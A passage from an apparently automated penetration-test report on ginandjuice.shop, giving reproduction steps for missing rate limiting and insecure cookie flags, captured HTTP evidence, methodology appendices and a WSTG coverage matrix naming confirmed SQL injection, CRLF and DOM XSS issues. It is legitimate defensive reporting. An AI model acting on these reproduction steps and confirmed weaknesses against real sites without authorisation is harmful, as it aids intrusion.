"Missing parameter 'csrf'"
```

Reproduction steps:
1. Send a burst of POST requests to https://ginandjuice.shop/api/newsletter/subscribe with a JSON body (e.g., {"email": "test@example.com"}) and observe that no rate limiting (e.g., HTTP 429) is applied, even though a CSRF error is returned.
```

Validation

```
validator could not reproduce: no validator for this finding class
```

2.4.2 Missing Secure and HttpOnly flags for AWSALB cookie

Medium Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop - AWSALB
OWASP / WSTG	WSTG-SESS-02
CWE	CWE-614
Confidence	TENTATIVE - heuristic or partial signal only

DESCRIPTION

The AWSALB cookie is missing the 'Secure' flag, which means it could be transmitted over unencrypted connections if the site allowed it. It is also missing the 'HttpOnly' flag, making it accessible to client-side scripts, which could lead to session hijacking if an XSS vulnerability is present.

BUSINESS IMPACT

Exploitation could weaken the application's security posture and, combined with other issues, contribute to a larger compromise.

HOW TO EXPLOIT

Payload used:

```
AWSALB=DtVGWy1ieONCKmf33PgOIfiORYcmYR370XVPtgW6MlyeURMfdZsV8McVbJ9rruOEwAwcgYVRbi1GIra/OzoHP07sn9TR5lxIzhAZCumppbBn/uh2Wk62gcKOHw8f; Expires=Mon, 27 Jul 2026 16:43:33 GMT; Path=/
```

REMEDIATION

Ensure all sensitive cookies, especially session cookies, have the 'Secure' and 'HttpOnly' flags set. The 'Secure' flag ensures the cookie is only sent over HTTPS, and the 'HttpOnly' flag prevents client-side scripts from accessing the cookie.

EVIDENCE

Observed Behavior

```
Baseline Request to https://ginandjuice.shop:
GET / HTTP/1.1
Host: ginandjuice.shop

Baseline Response:
HTTP/1.1 200 OK
date: Mon, 20 Jul 2026 16:43:33 GMT
content-type: text/html; charset=utf-8
content-length: 10487
set-cookie: AWSALB=DtVGWy1ieONCKmf33PgOIfiORYcmYR370XVPtgW6MlyeURMfdZsV8McVbJ9rruOEwAwcgYVRbi1GIra/OzoHP07sn9TR5lxIzhAZCumppbBn/uh2Wk62gcKOHw8f;
Expires=Mon, 27 Jul 2026 16:43:33 GMT; Path=/
AWSALBCORS=DtVGWy1ieONCKmf33PgOIfiORYcmYR370XVPtgW6MlyeURMfdZsV8McVbJ9rruOEwAwcgYVRbi1GIra/OzoHP07sn9TR5lxIzhAZCumppbBn/uh2Wk62gcKOHw8f; Expires=Mon, 27
Jul 2026 16:43:33 GMT; Path=/; SameSite=None; Secure
x-backend: 7a005f58-8bb5-45b1-803b-1449ade84e7e
x-frame-options: SAMEORIGIN

The AWSALB cookie is missing the 'Secure' and 'HttpOnly' flags.
Repro:
curl -v 'https://ginandjuice.shop'
```

Validation

```
Corroborated from evidence captured during the scan (response property observed in captured evidence)
```

Appendix A: Scope & Methodology

Scope

Test the entire application.

In-scope targets:

- `ginandjuice.shop`

Methodology

The assessment combined AI-driven security analysis with industry-standard penetration-testing methodologies, following the NIST SP 800-115 four-phase model. Every test is validated by a policy engine before a bounded, non-destructive tool command runs against in-scope targets only.

- NIST SP 800-115 (Technical Guide to Information Security Testing)
- OWASP Web Security Testing Guide (WSTG) v4.2
- OWASP Top 10 & OWASP API Security Top 10
- Reproduce-before-report validation of every confirmed finding

Phase	Activity
Planning	Confirm authorisation and scope, select the risk profile, and derive the in-scope allowlist.
Discovery	Enumerate hosts, endpoints, technologies, and inputs through reconnaissance and fingerprinting.
Attack	Validate and exploit candidate weaknesses with bounded, non-destructive probes, capturing evidence along the way.
Reporting	Deduplicate, rate, and document findings with remediation guidance and supporting evidence.

Severity Ratings

Severity	Definition
Critical	Trivially exploitable issue causing severe impact to confidentiality, integrity, or availability.
High	Serious issue that may require a precondition but leads to significant compromise or data exposure.
Medium	Limited impact, or exploitation is constrained or less likely.
Low	Minor impact, with complicating factors that make exploitation harder or less likely.

Appendix B: Vulnerability Coverage

The assessment covers the vulnerability categories defined in the OWASP Top 10 and OWASP API Security Top 10, ensuring detection of the most critical web application security risks. The classes explicitly checked during this engagement include:

Injection & Execution

- SQL, NoSQL, XPath & LDAP Injection
- Cross-Site Scripting (XSS)
- Server-Side Request Forgery (SSRF)
- Server-Side Template Injection (SSTI)
- OS Command Injection
- Local / Remote File Inclusion

Authentication & Access Control

- Broken or Improper Authentication
- Missing Authentication for Critical Functions
- Insecure Direct Object Reference (IDOR)
- Broken Object/Function-Level Authorization
- Improper Session & Token Handling
- Privilege Escalation

Data Security & Logic

- Sensitive Data Exposure
- Business Logic Flaws
- Information Exposure via Errors
- Mass Assignment
- Open Redirects
- Cross-Site Request Forgery (CSRF)

Configuration & Transport

- Security Misconfiguration
- Missing/Misconfigured Security Headers
- Unrestricted File Upload
- Weak TLS / Cryptography
- Hard-coded Credentials
- Verbose Error Handling

Appendix C: Glossary

Authentication	The process of verifying the identity of a user, device, or system before granting access.
Authorization	The process of determining what an authenticated user is permitted to access or do.
CVSS	Common Vulnerability Scoring System, a standardised method for rating the severity of vulnerabilities.
CWE	Common Weakness Enumeration, a community catalogue of software and hardware weakness types.
IDOR	Insecure Direct Object Reference: direct access to objects by user-supplied input without authorization checks.
PII	Personally Identifiable Information: any data that could identify a specific individual.
SQL Injection	A code-injection technique that inserts malicious SQL into application data-entry points.
WSTG	OWASP Web Security Testing Guide, the reference methodology for web application security testing.
XSS	Cross-Site Scripting: injecting malicious scripts that execute in other users' browsers.

WSTG v4.2 Coverage Matrix

97 WSTG v4.2 test cases - Issues: 11, Pass: 0, Attempted: 80, Not Applicable: 4, Not Tested: 2.

INFO

ID	Test Case	Status	Findings	Note
WSTG-INFO-01	Conduct Search Engine Discovery Reconnaissance for Information Leakage	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INFO-02	Fingerprint Web Server	Issues	Service profile (httpx); Service profile (httpx)	
WSTG-INFO-03	Review Webserver Metafiles for Information Leakage	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INFO-04	Enumerate Applications on Webserver	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INFO-05	Review Webpage Content for Information Leakage	Issues	Base64-encoded data in cookie	
WSTG-INFO-06	Identify Application Entry Points	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INFO-07	Map Execution Paths Through Application	Issues	Discovered 47 endpoints (katana); Discovered 48 endpoints (katana)	
WSTG-INFO-08	Fingerprint Web Application Framework	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INFO-09	Fingerprint Web Application	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INFO-10	Map Application Architecture	Attempted		Automated checks ran for this area and did not confirm an issue.

CONF

ID	Test Case	Status	Findings	Note
WSTG-CONF-01	Test Network Infrastructure Configuration	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-02	Test Application Platform Configuration	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-03	Test File Extensions Handling for Sensitive Information	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-04	Review Old Backup and Unreferenced Files for Sensitive Information	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-05	Enumerate Infrastructure and Application Admin Interfaces	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-06	Test HTTP Methods	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-07	Test HTTP Strict Transport Security	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-08	Test RIA Cross Domain Policy	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-09	Test File Permission	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-10	Test for Subdomain Takeover	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CONF-11	Test Cloud Storage	Attempted		Automated checks ran for this area and did not confirm an issue.

IDNT

ID	Test Case	Status	Findings	Note
WSTG-IDNT-01	Test Role Definitions	Attempted		Automated checks ran for this area and did not confirm an issue.

ID	Test Case	Status	Findings	Note
WSTG-IDNT-02	Test User Registration Process	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-IDNT-03	Test Account Provisioning Process	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-IDNT-04	Testing for Account Enumeration and Guessable User Account	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-IDNT-05	Testing for Weak or Unenforced Username Policy	Attempted		Automated checks ran for this area and did not confirm an issue.

ATHN

ID	Test Case	Status	Findings	Note
WSTG-ATHN-01	Testing for Credentials Transported over an Encrypted Channel	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-02	Testing for Default Credentials	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-03	Testing for Weak Lock Out Mechanism	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-04	Testing for Bypassing Authentication Schema	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-05	Testing for Vulnerable Remember Password	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-06	Testing for Browser Cache Weaknesses	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-07	Testing for Weak Password Policy	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-08	Testing for Weak Security Question Answer	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-09	Testing for Weak Password Change or Reset Functionalities	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHN-10	Testing for Weaker Authentication in Alternative Channel	Attempted		Automated checks ran for this area and did not confirm an issue.

ATHZ

ID	Test Case	Status	Findings	Note
WSTG-ATHZ-01	Testing Directory Traversal File Include	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHZ-02	Testing for Bypassing Authorization Schema	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHZ-03	Testing for Privilege Escalation	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ATHZ-04	Testing for Insecure Direct Object References	Attempted		Automated checks ran for this area and did not confirm an issue.

SESS

ID	Test Case	Status	Findings	Note
WSTG-SESS-01	Testing for Session Management Schema	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-SESS-02	Testing for Cookies Attributes	Issues	Cookie set without HttpOnly (AWSALBCORS); Cookie set without HttpOnly, Secure, SameSite (AWSALB); Cookie set without SameSite (TrackingId); Missing Secure and HttpOnly flags for AWSALB cookie	
WSTG-SESS-03	Testing for Session Fixation	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-SESS-04	Testing for Exposed Session Variables	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-SESS-05	Testing for Cross Site Request Forgery	Attempted		Automated checks ran for this area and did not confirm an issue.

ID	Test Case	Status	Findings	Note
WSTG-SESS-06	Testing for Logout Functionality	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-SESS-07	Testing Session Timeout	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-SESS-08	Testing for Session Puzzling	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-SESS-09	Testing for Session Hijacking	Attempted		Automated checks ran for this area and did not confirm an issue.

INPV

ID	Test Case	Status	Findings	Note
WSTG-INPV-01	Testing for Reflected Cross Site Scripting	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-02	Testing for Stored Cross Site Scripting	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-03	Testing for HTTP Verb Tampering	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-04	Testing for HTTP Parameter Pollution	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-05	Testing for SQL Injection	Issues	SQL injection confirmed by sqlmap	
WSTG-INPV-06	Testing for LDAP Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-07	Testing for XML Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-08	Testing for SSI Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-09	Testing for XPath Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-10	Testing for IMAP SMTP Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-11	Testing for Code Injection	Not Tested		
WSTG-INPV-12	Testing for Command Injection	Not Tested		
WSTG-INPV-13	Testing for Format String Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-14	Testing for Incubated Vulnerability	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-15	Testing for HTTP Splitting Smuggling	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-16	Testing for HTTP Incoming Requests	Issues	HTTP response header injection (CRLF)	
WSTG-INPV-17	Testing for Host Header Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-18	Testing for Server-side Template Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-INPV-19	Testing for Server-Side Request Forgery	Attempted		Automated checks ran for this area and did not confirm an issue.

ERRH

ID	Test Case	Status	Findings	Note
WSTG-ERRH-01	Testing for Improper Error Handling	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-ERRH-02	Testing for Stack Traces	Attempted		Automated checks ran for this area and did not confirm an issue.

CRYP

ID	Test Case	Status	Findings	Note
WSTG-CRYP-01	Testing for Weak Transport Layer Security	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CRYP-02	Testing for Padding Oracle	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CRYP-03	Testing for Sensitive Information Sent via Unencrypted Channels	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CRYP-04	Testing for Weak Encryption	Attempted		Automated checks ran for this area and did not confirm an issue.

BUSL

ID	Test Case	Status	Findings	Note
WSTG-BUSL-01	Test Business Logic Data Validation	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-BUSL-02	Test Ability to Forge Requests	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-BUSL-03	Test Integrity Checks	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-BUSL-04	Test for Process Timing	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-BUSL-05	Test Number of Times a Function Can Be Used Limits	Issues	Missing Rate Limiting on Newsletter Subscription Endpoint; Missing rate limiting (unrestricted resource consumption); Missing rate limiting (unrestricted resource consumption)	
WSTG-BUSL-06	Testing for the Circumvention of Work Flows	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-BUSL-07	Test Defenses Against Application Misuse	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-BUSL-08	Test Upload of Unexpected File Types	Not Applicable		No file-upload surface discovered during reconnaissance.
WSTG-BUSL-09	Test Upload of Malicious Files	Not Applicable		No file-upload surface discovered during reconnaissance.

CLNT

ID	Test Case	Status	Findings	Note
WSTG-CLNT-01	Testing for DOM-Based Cross Site Scripting	Issues	DOM data manipulation (reflected DOM-based); DOM data manipulation (reflected DOM-based); DOM-based cross-site scripting; DOM-based cross-site scripting	
WSTG-CLNT-02	Testing for JavaScript Execution	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-03	Testing for HTML Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-04	Testing for Client-side URL Redirect	Issues	Link manipulation (reflected DOM-based); Link manipulation (reflected DOM-based)	
WSTG-CLNT-05	Testing for CSS Injection	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-06	Testing for Client-side Resource Manipulation	Issues	Client-side template injection; Client-side template injection	
WSTG-CLNT-07	Testing Cross Origin Resource Sharing	Attempted		Automated checks ran for this area and did not confirm an issue.

ID	Test Case	Status	Findings	Note
WSTG-CLNT-08	Testing for Cross Site Flashing	Not Applicable		Adobe Flash is obsolete (EOL 2020) and no SWF/Flash content is present.
WSTG-CLNT-09	Testing for Clickjacking	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-10	Testing WebSockets	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-11	Testing Web Messaging	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-12	Testing Browser Storage	Attempted		Automated checks ran for this area and did not confirm an issue.
WSTG-CLNT-13	Testing for Cross Site Script Inclusion	Issues	Client-side prototype pollution	

APIT

ID	Test Case	Status	Findings	Note
WSTG-APIT-01	Testing GraphQL	Not Applicable		No GraphQL endpoint discovered during reconnaissance.